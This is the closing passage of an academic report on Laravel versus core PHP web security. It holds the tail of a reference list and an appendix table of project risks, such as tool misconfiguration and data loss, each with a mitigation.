Syarifudin, M., Widyawati, L. and Asroni, O., 2025. Web Security Vulnerability Analysis and Mitigation Based on OWASP TOP 10. *Journal of Artificial Intelligence and Engineering Applications (JAIEA)*, *4*(3), pp.1829-1834. Available at: https://www.ioinformatic.org/index.php/JAIEA/article/view/1029

Vanderlei, I., Araujo, J., Rocha, R., Silva, G., Pacheco, F. and Dantas, J., 2021. *Analysis of Laravel framework security techniques against web application attacks*. In: 2021 16th Iberian Conference on Information Systems and Technologies (CISTI), pp.1–7. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9476475/

Vuksanovic, I.P. and Sudarevic, B., 2011. *Use of web application frameworks in the development of small applications*. In: 2011 Proceedings of the 34th International Convention MIPRO, pp.458–462. IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/5967100/

W3Techs. (2024). Usage statistics and market share of PHP for websites. Available at: https://w3techs.com/technologies/details/pl-php

Wermke, D., Klemmer, J.H., Wöhler, N., Schmüser, J., Ramulu, H.S., Acar, Y. and Fahl, S., 2023, May. " always contribute back": A qualitative study on security challenges of the open source supply chain. In *2023 IEEE Symposium on Security and Privacy (SP)* (pp. 1545-1560). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/10179378/

Wijayasekara, D., Manic, M. and McQueen, M., 2014, October. Vulnerability identification and classification via text mining bug databases. In *IECON 2014-40th Annual Conference of the IEEE Industrial Electronics Society* (pp. 3612-3618). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7049035/

Yadav, N., Rajpoot, D.S. and Dhakad, S.K., 2019, November. LARAVEL: a PHP framework for e-commerce website. In *2019 Fifth International Conference on Image Information Processing (ICIIP)* (pp. 503-508). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/8985771/

Yevseiev, A., 2014. PHP: ADVANTAGES AND DESERVEDLY POPULAR. Тези доповідей, p.27. Available at: https://repository.hneu.edu.ua/jspui/bitstream/123456789/9050/1/%D0%A2%D0%B5%D0%B7%D0%B8%20%D0%B4%D0%BE%D0%BF%D0%BE%D0%B2%D1%96%D0%B4%D0%B5%D0%B9%20%D0%BC%D1%96%D0%B6%D0%BD%D0%B0%D1%80%D0%BE%D0%B4%D0%BD%D0%BE%D1%97%20%D0%BD%D0%B0%D1%83%D0%BA%D0%BE%D0%B2%D0%BE-%D0%BF%D1%80%D0%B0%D0%BA%D1%82%D0%B8%D1%87%D0%BD%D0%BE%D1%97%20%D0%BA%D0%BE%D0%BD%D1%84%D0%B5%D1%80%D0%B5%D0%BD%D1%86%D1%96%D1%97%20%D0%BC%D0%BE%D0%BB%D0%BE%D0%B4%D0%B8%D1%85%20%D0%B2%D1%87%D0%B5%D0%BD%D0%B8%D1%85,%20%D0%B0%D1%81%D0%BF%D1%96%D1%80%D0%B0%D0%BD%D1%82%D1%96%D0%B2%20%D1%82%D0%B0%20%D1%81%D1%82%D1%83%D0%B4%D0%B5%D0%BD%D1%82%D1%96%D0%B2%202014.pdf#page=27

Zakaria, M.Z. and Kadir, R., 2021, October. Risk assessment of web application penetration testing on cross-site request forgery (csrf) attacks and server-side includes (ssi) injections. In *2021 International Conference on Data Science and Its Applications (ICoDSA)* (pp. 85-90). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/9617554/

Zhao, J. and Gong, R., 2015, July. A new framework of security vulnerabilities detection in PHP web application. In *2015 9th International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing* (pp. 271-276). IEEE. Available at: https://ieeexplore.ieee.org/abstract/document/7284959/

Appendices

Appendix 1: Risk Management Table

Table 2: Risk management table

Risk ID	Description	Likehood	Imapct	Risk level	Mitigation

1	Laravel re-implementation delays	Medium	Mediu m	Mediu m	Establish internal weekly deadlines and use modular development. Give important functionality (routing, CSRF, and authentication) top priority.
2	Misconfigured pentesting tools (e.g., Burp Suite)	Medium	Mediu m	Mediu m	Prior to applying, verify the tool configuration in a sandbox and adhere closely to the OWASP Testing Guide. Test cases should be documented.
3	Inadequate Laravel security settings	Medium	High	High	Enable middleware, enforce HTTPS, use the Laravel security instructions, and verify inputs. Laravel Debugbar is used.
4	Complex Laravel security configurations caused time to run out.	Low	High	Mediu m	Make use of pre-secured routes and a streamlined Laravel boilerplate. Don't go overboard with bespoke features.
5	Loss of data when documenting vulnerabilities	Low	High	Mediu m	Using Git or cloud storage, save versioned backups of all discoveries, screenshots, and notes.
6	Incompatibility between Laravel features and Core PHP applications	Low	Mediu m	Low	Create the Laravel version on your own. Steer clear of feature mapping. Only use legacy as a baseline.